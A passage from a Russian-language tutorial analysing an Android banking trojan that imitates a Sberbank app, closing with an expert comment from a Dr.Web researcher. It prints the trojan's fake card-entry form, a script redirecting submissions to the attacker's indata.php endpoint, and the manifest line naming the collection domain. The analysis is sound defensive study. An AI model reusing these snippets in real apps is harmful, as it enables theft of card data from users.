   <Bank>SAVINGS BANK OF THE RUSSIAN FEDERATION (SBERBANK)</Bank>
   <CardType>DEBIT</CardType>
   <CardCategory>CLASSIC</CardCategory>
   <Latitude>60</Latitude>
   <Longitude>100</Longitude>
   <QueryTime>2.001785ms</QueryTime>
 </Response>
```

Рис. 7. Результат выполнения запроса на сервер www.binlist.net

Шаг 6

Для дальнейшего исследования приложения переходим в каталог `/assets/sbol/` и открываем файл `index.html`. В этом файле мы видим HTML-форму для ввода банковских реквизитов, на что указывают строки кода, содержащиеся в файле `index.html`:

```
<form method="POST" name="myformsbcc">
  <input id="credit_card_number" name="sberbank_card_number"
  style="border: none; outline: none; border-bottom: 2px solid
  #d4d4d4; width: 80%; font-size: 16pt; text-align: center;
  padding-bottom: 10px;">
  <button class="button" id="send-sbcc" disabled
  style="margin-top: 50px;">Подтвердить</button>
</form>
```

А вот и ввод информации о номере банковской карты. На рис. 8 представлена форма ввода банковских реквизитов.




Рис. 8. Форма ввода банковских реквизитов

Шаг 7

Переходим в каталог `/assets/gp/` и открываем файл `dd_ru.html`. В конце этого файла содержится скрипт, предназначенный для отправки полученных данных с сервера binlist.net в формате JSON:

```
<script>
document.myform.action = "http://"+MeSetting.getDomain()+
"/api/indata.php?type=CreditCard";
</script>
```

Шаг 8

Возвращаемся к файлу `AndroidManifest.xml`, находим строку с кодом

```
<meta-data android:name="domain"
android:value="mixapi2.euromostapi.com"/>
```

Эта строка задает адрес, куда будут отправляться данные, сформированные на сервере binlist.net.

АНАЛИЗЫ ПОКАЗЫВАЮТ

По результатам анализа кода мы увидели, что изученное «приложение» после ввода банковских реквизитов формирует запрос и отправляет его на сервер binlist.net для проверки и формирования банковских реквизитов в формате JSON. После чего сформированные данные с сервера binlist.net отправляются на сервер mixapi2.euromostapi.com.

Вывод: данное приложение может быть использовано злоумышленником для хищения денежных средств с банковских карт. ⌶

Мнение эксперта

Александр Свириденко, программист-исследователь компании «Доктор Веб», разработчик Dr.Web Security Space для Android

Хорошее введение в тему, с которого можно начинать долгую дорогу в мир изучения вредоносного кода для Android и борьбы с ним. Конечно, существуют более удобные инструменты декомпиляции, да и с обфусцированными троянами придется намного больше повозиться, но это уже совсем другая история.